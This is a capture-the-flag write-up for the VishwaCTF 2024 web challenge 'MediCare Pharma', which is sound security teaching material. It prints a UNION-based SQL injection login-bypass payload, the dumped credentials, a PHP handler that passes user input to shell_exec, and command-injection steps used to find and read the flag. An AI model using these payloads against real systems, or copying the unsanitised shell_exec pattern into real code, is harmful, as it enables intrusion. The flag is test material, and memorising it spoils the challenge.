

# विश्वकर्माCTF

CHALLENGE NAME : MEDICARE PHARMA

DEV : ANKUSH KAUDI

CATEGORY : WEB

LEVEL : MEDIUM



2024

विश्वकर्माCTF

**Description :** Greetings form MediCare Pharma!!!!

We have started a very new pharmacy where we have various surgical equipments (more to be added soon).

But recently some hackers took control of our server and changed a hell lot of things (probably wiped out everything). Luckily we have few of the accounts and we need more consumers on board. For security reasons, we have disabled SignUp, only authorised persons are allowed to login.

Have a look at our pharmacy and hope we grow again soon.

**Solution :** We have been given a web instance. When we look at the instance, we can see a login page for a pharmacy store.

# Welcome to MediCare Pharma

## MediCare Login

Please enter your credentials to login.

LOGIN

Not registered? [Create an account](#)

If we try to login with some credentials, we can see an SQL query showing up which depicts the usage of MySQL as database. We can think of conclude that this challenge is vulnerable to SQL injection.

```
SELECT * FROM users WHERE username='admin' and pass='password'
```

When we try for any standard payloads available, it doesn't work, also description says we need to login and only authorized person is allowed to login. We can think of a UNION based payload to get the credentials of the allowed users.

So, we can enter the following payload to bypass the query and give us the credentials of the authorized users

```
a' UNION SELECT * FROM users; -- -
```

Explanation : a -> will be set a username and ' will close the username field in query


UNION SELECT \* FROM users; -> this will select all the content of the database table "users"

-- -> will make the further query non-functional as this will comment the complete query after -- -

The query will look as follows after injecting the payload

```
SELECT * FROM user WHERE username='a' UNION SELECT * FROM users; -- -
```

executing this will give the credentials of the authorized users



The screenshot shows a web application titled "Welcome to MediCare Pharma". Below the title is a "MediCare Login" form. The form has a heading "MediCare Login" and a subheading "Please enter your credentials to login." There are two input fields: the first one contains the payload "a' UNION SELECT \* FROM users; -- -" and the second one is empty. Below the input fields is a blue "LOGIN" button. At the bottom of the form, there is a link that says "Not registered? Create an account".


Username : medicare ,Password : 5strongp455!  
Username : janice ,Password : 5strongp455@  
Username : rootuser ,Password : 5strongp455%  
Username : pharmaowner ,Password : 5strongp455\$

We have the credentials hence we can login to the pharmacy from any one of the above  
After logging in to the pharmacy, we come across a pharmacy store


**MediCare Pharma**Buy All

Search

Search



**Ventilator**  
Assists patients with breathing by delivering oxygen to the lungs and removing carbon dioxide, often used in intensive care units and during surgeries.  
**MRP : \$1000**  
+ 0 +Buy Now



There's a search bar to search for available products, but we can observe even if we search for existing product we get an alert as it's not available

MediCare Pharma


ventilator

Search

ch490157441.ch.eng.run says  
ventilator not found in store

OK

Buy All



Ventilator

If we analyse the source code we can observe if we attempt to buy “Needle and Syringes”, a php file download starts. Following is the part of the source code

```
function buyAnyProduct() {
  if (
    needleAndSyringe == 0 &&
    bpMonitor == 0 &&
    stethoscope == 0 &&
    ecgMachine == 0 &&
    glucosemonitor == 0 &&
    pulseoximeter == 0 &&
    ventilator == 0
  ) {
    alert("Please select atleast 1 product to proceed");
  } else if (needleAndSyringe > 0) {
    alert("Injections always give pain whether it's physical or digital");
    var link = document.createElement("a");
    link.href = "images/pharmacy.txt";
    link.download = "pharmacy.php";
    document.body.appendChild(link);
    link.click();
    document.body.removeChild(link);
  } else {
    alert("Product dispatched. Arriving soon....");
  }
}

function buyAll() {
  if (needleAndSyringe > 0) {
    alert("Injections always give pain whether it's physical or digital");
    var link = document.createElement("a");
    link.href = "images/pharmacy.txt";
    link.download = "pharmacy.php";
    document.body.appendChild(link);
    link.click();
    document.body.removeChild(link);
  } else if (
    needleAndSyringe == 0 &&
    bpMonitor == 0 &&
    stethoscope == 0 &&
    ecgMachine == 0 &&
    glucosemonitor == 0 &&
    pulseoximeter == 0 &&
    ventilator == 0
  ) {
    alert("Please select atleast 1 product to proceed");
  } else {
    alert("Product dispatched. Arriving soon....");
  }
}
```

So we can select “Needle and Syringe” and click “Buy Now” button we get the following alert and also the pharmacy.php file

ch490157441.ch.eng.run says


Injectons always give pain whether it's physical or digital

OK

```
1 <?php
2 header('Content-Type: application/json');
3
4 if ($_SERVER["REQUEST_METHOD"] == "POST")
5 {
6     $enteredInput = $_POST['search_param'];
7
8     if (strlen($enteredInput) == 0)
9     {
10         echo json_encode(['result' => "Search bar cannot be empty"]);
11     }
12
13     else
14     {
15         $result = shell_exec($enteredInput);
16
17         if ($result == null)
18         {
19             echo json_encode(['result' => ($enteredInput . " not found in store")]);
20         }
21
22         else
23         {
24             echo json_encode(['result' => $result]);
25         }
26     }
27 }
28 }
29
30 else
31 {
32     http_response_code(404);
33     echo json_encode(['error' => 'Access Forbidden']);
34 }
35 ?>
```

From line 15, we can see the input from search bar is passed through php “shell\_exec” function which executes system command and the result to shell\_exec is forwarded to the frontend.


To test this we can try “whoami” in search bar, we can see the user is root and we can conclude that this page is vulnerable to Command Injection.




Now we can find the flag using the this vulnerability with the following command

```
find / -name "flag.txt" 2>/dev/null
```

which finds the file "flag.txt" and gives the result only if the file is present (2>/dev/null is used to discard the errors in finding the file)



Now we have the path to the flag so we can just use "cat" to get the flag



Flag : VishwaCTF{d1g1t4l\_p41n\_di5p4tch3d\_th4nk5\_f0r\_sh0pp1ng\_with\_M3diC4re\_Ph4rm4}